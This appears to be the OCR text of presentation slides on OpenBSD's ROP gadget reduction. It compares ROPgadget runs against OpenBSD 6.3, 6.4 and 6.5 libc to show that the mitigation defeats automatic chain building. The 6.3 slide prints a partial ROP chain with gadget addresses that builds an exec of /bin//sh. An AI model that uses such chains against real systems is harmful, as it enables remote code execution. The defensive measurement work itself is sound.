
Review - amd64 kernel



Review - amd64 kernel



Review - amd64 sshd



Does this really make a difference?

- ROPGadget against OpenBSD 6.3 libc
- Tool succeeds and gives a ROP chain that will exec a shell

```
$ ROPgadget.py --ropchain --binary OpenBSD-6.3/libc.so.92.3

Unique gadgets found: 8468

ROP chain generation

- Step 1 -- Write-what-where gadgets
        [+] Gadget found: 0x617a8 mov word ptr [rcx], dr1 ; ret
        [+] Gadget found: 0xfa0 xor rax, rax ; ret
        […]
- Step 2 -- Init syscall number gadgets
        [+] Gadget found: 0xfa0 xor rax, rax ; ret
        [+] Gadget found: 0x62a6 add al, 1 ; ret
        […]
- Step 3 -- Init syscall arguments gadgets
        [+] Gadget found: 0x4cd pop rdi ; pop rbp ; ret
        [+] Gadget found: 0x905ee pop rsi ; ret
        […]
- Step 4 -- Syscall gadget
        [+] Gadget found: 0x9c8 syscall
        […]
- Step 5 -- Build the ROP chain
        […]
        p += pack('<Q', 0x00000000000905ee) # pop rsi ; ret
        p += pack('<Q', 0x00000000002cd000) # @ .data
        p += pack('<Q', 0x000000000003b62e) # pop rax ; ret
        p += '/bin//sh'
        […]
        p += pack('<Q', 0x00000000000038fe) # inc rax ; ret
        p += pack('<Q', 0x00000000000009c8) # syscall
```

- ROPGadget against OpenBSD 6.4 libc
- Tool fails
- Not enough gadget diversity
- ROP attacks against OpenBSD are now harder to formulate

```
$ ROPgadget.py --ropchain --binary OpenBSD-6.4/libc.so.92.5

Unique gadgets found: 5918

ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

    [-] Can't find the 'mov qword ptr [r64], r64' gadget
    [-] Can't find the 'pop rsi' gadget. Try with another 'mov
[reg], reg'

    [+] Gadget found: 0x74a8b pop rax ; ret
    [+] Gadget found: 0x22e39 xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets

    [+] Gadget found: 0x22e39 xor rax, rax ; ret
    [-] Can't find the 'inc rax' or 'add rax, 1' instuction

- Step 3 -- Init syscall arguments gadgets

    [-] Can't find the 'pop rdi' instruction
    [-] Can't find the 'pop rsi' instruction
    [+] Gadget found: 0x8f5ea pop rdx ; ret

- Step 4 -- Syscall gadget

    [+] Gadget found: 0x368 syscall
```

- ROPGadget against OpenBSD 6.5 libc
- Tool fails
- Even less gadget diversity

```
$ ROPgadget.py --ropchain --binary OpenBSD-6.5-beta/libc.so.95.0

Unique gadgets found: 1874

ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

    [-] Can't find the 'mov qword ptr [r64], r64' gadget
    [-] Can't find the 'pop rsi' gadget. Try with another 'mov
[reg], reg'

    [+] Gadget found: 0x4af04 pop rax ; ret
    [+] Gadget found: 0x6ce30 xor rax, rax ; ret

- Step 2 -- Init syscall number gadgets

    [+] Gadget found: 0x6ce30 xor rax, rax ; ret
    [-] Can't find the 'inc rax' or 'add rax, 1' instuction

- Step 3 -- Init syscall arguments gadgets

    [-] Can't find the 'pop rdi' instruction
    [-] Can't find the 'pop rsi' instruction
    [-] Can't find the 'pop rdx' instruction

- Step 4 -- Syscall gadget

    [+] Gadget found: 0x44e78 syscall
```

Remaining Work

- There is still more to do!
- Relocation Addresses
- Remaining assembly cleanup
- What about JOP?

Questions?